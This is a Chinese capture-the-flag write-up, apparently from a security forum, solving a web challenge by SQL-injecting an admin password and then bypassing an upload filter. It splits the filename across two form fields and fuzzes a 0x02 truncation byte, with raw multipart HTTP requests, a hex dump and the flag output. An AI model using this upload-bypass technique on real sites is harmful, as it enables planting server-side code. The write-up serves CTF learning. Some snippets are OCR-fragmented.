
```
information_schema . TABLES
information_schema . COLUMNS
```

进行bypass
随机注入得到管理员密码adminpassword
登入后发现是一个上传页面：
如果上传.php会提示



```
Vary: Accept-Encoding

<meta http-equiv="Content-Type" content="text/html; charset=utf-8"
<script>alert('php is not allowed！')</script>
```


如果上传别的，会提示



```
c4b6160be6cc2bb4d77.game.ichunqiu.com

----WebKitFormBoundaryi4pFe2yyiNucTlRd
c OS X 10_14_1) AppleWebKit/537.36 (KHTML,
6

xml;q=0.9,image/webp,image/apng,*/*;q=0.8

e6cc2bb4d77.game.ichunqiu.com/the_last_upload


943=1541294657,1541306975;

1320754; username=admin;




"




eld"; filename="123.111"
```

```
Content-Type: text/html; charset=utf-8
Content-Length: 123
Connection: close
Vary: Accept-Encoding

<meta http-equiv="Content-Type" content="text/html; charset=ut
uploaded to ./123.111.txt
please upload to ./flag.php
```

题目会帮你拼接一个.txt后缀
并且提示你要上传flag.php，
首先发现有2个变量可控




```
submit
------WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="fileField"; filename="123.111"
Content-Type: text/php

skysky
------WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="uploaddir"

./
------WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="button"
```

那么容易想到保存方式为

```
uploaddir+filename
```

那么我们把php后缀拆开




```
POST /the_last_upload.php HTTP/1.1
Host: 959094d5f7934f3fa1a334ab1dc50c4b6160be6cc2bb4d77.game.ichunqiu.com
Content-Length: 487
Cache-Control: max-age=0
Origin: http://959094d5f7934f3fa1a334ab1dc50c4b6160be6cc2bb4d77.game.ichunqiu.com
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryi4pFe2yyiNucTlRd
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer:
http://959094d5f7934f3fa1a334ab1dc50c4b6160be6cc2bb4d77.game.ichunqiu.com/the_last_upload
.php
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1541294657,1541306975;
PHPSESSID=139qv9317o5baogoalcmf58s44;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1541320754; username=admin;
password=e3274be5c857fb42ab72d786e281b4b8
Connection: close

------WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="action"

submit
------WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="fileField"; filename="p"
Content-Type: text/php

skysky
------WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="uploaddir"

./flag.ph
------WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="button"
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 04 Nov 2018 08:46:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 124
Connection: close
Vary: Accept-Encoding

<meta http-equiv="Content-Type" content="t
uploaded to ./flag.php.txt
please upload to ./flag.php
```

接下来就是如何截断.txt了

首先尝试00未果，随机爆破，在02时发现截断成功



```
3c   0d 0a 2d 2d 2d 2d 2d 2d   57 65 62 4b 69 74 46 6f   ------WebKitFo
3d   72 6d 42 6f 75 6e 64 61   72 79 57 59 4d 6f 72 77   rmBoundaryWYMorw
3e   33 6c 4c 67 75 49 4b 54   37 6c 0d 0a 43 6f 6e 74   3lLguIKT7l  Cont
3f   65 6e 74 2d 44 69 73 70   6f 73 69 74 69 6f 6e 3a   ent-Disposition:
40   20 66 6f 72 6d 2d 64 61   74 61 3b 20 6e 61 6d 65    form-data; name
41   3d 22 61 63 74 69 6f 6e   22 0d 0a 0d 0a 73 75 62   ="action"    sub
42   6d 69 74 0d 0a 2d 2d 2d   2d 2d 2d 57 65 62 4b 69   mit  ------WebKi
43   74 46 6f 72 6d 42 6f 75   6e 64 61 72 79 57 59 4d   tFormBoundaryWYM
44   6f 72 77 33 6c 4c 67 75   49 4b 54 37 6c 0d 0a 43   orw3lLguIKT7l  C
45   6f 6e 74 65 6e 74 2d 44   69 73 70 6f 73 69 74 69   ontent-Dispositi
46   6f 6e 3a 20 66 6f 72 6d   2d 64 61 74 61 3b 20 6e   on: form-data; n
47   61 6d 65 3d 22 66 69 6c   65 46 69 65 6c 64 22 3b   ame="fileField";
48   20 66 69 6c 65 6e 61 6d   65 3d 22 68 70 02 22 0d    filename="hp "
49   0a 43 6f 6e 74 65 6e 74   2d 54 79 70 65 3a 20 74    Content-Type: t
4a   65 78 74 2f 70 68 70 0d   0a 0d 0a 0d 0a 2d 2d 2d   ext/php     ---
4b   2d 2d 2d 57 65 62 4b 69   74 46 6f 72 6d 42 6f 75   ---WebKitFormBou
4c   6e 64 61 72 79 57 59 4d   6f 72 77 33 6c 4c 67 75   ndaryWYMorw3lLgu
4d   49 4b 54 37 6c 0d 0a 43   6f 6e 74 65 6e 74 2d 44   IKT7l  Content-D
4e   69 73 70 6f 73 69 74 69   6f 6e 3a 20 66 6f 72 6d   isposition: form
4f   2d 64 61 74 61 3b 20 6e   61 6d 65 3d 22 75 70 6c   -data; name="upl
50   6f 61 64 64 69 72 22 0d   0a 0d 0a 2e 2f 66 6c 61   oaddir"    ./fla
51   67 2e 70 0d 0a 2d 2d 2d   2d 2d 2d 57 65 62 4b 69   g.p  ------WebKi
52   74 46 6f 72 6d 42 6f 75   6e 64 61 72 79 57 59 4d   tFormBoundaryWYM
53   6f 72 77 33 6c 4c 67 75   49 4b 54 37 6c 0d 0a 43   orw3lLguIKT7l  C
54   6f 6e 74 65 6e 74 2d 44   69 73 70 6f 73 69 74 69   ontent-Dispositi
55   6f 6e 3a 20 66 6f 72 6d   2d 64 61 74 61 3b 20 6e   on: form-data; n
56   61 6d 65 3d 22 62 75 74   74 6f 6e 22 0d 0a 0d 0a   ame="button"
57   e6 8f 90 e4 ba a4 0d 0a   2d 2d 2d 2d 2d 2d 57 65   æ    ä°¤  ------We
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 04 Nov 2018 08:37:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 135
Connection: close
Vary: Accept-Encoding

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
uploaded to ./flag.php
flag{5accd04b-53bd-4b78-b085-1ea674418701}
```

点击收藏 | 0 关注 | 1

上一篇：分析NetGear Stora、S... 下一篇：SKREAM（一）:内核模式下的提...

1. 1 条回复

r0****@163.com 2018-11-05 09:53:30

不错，学习了！！http://anonymou5.com

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录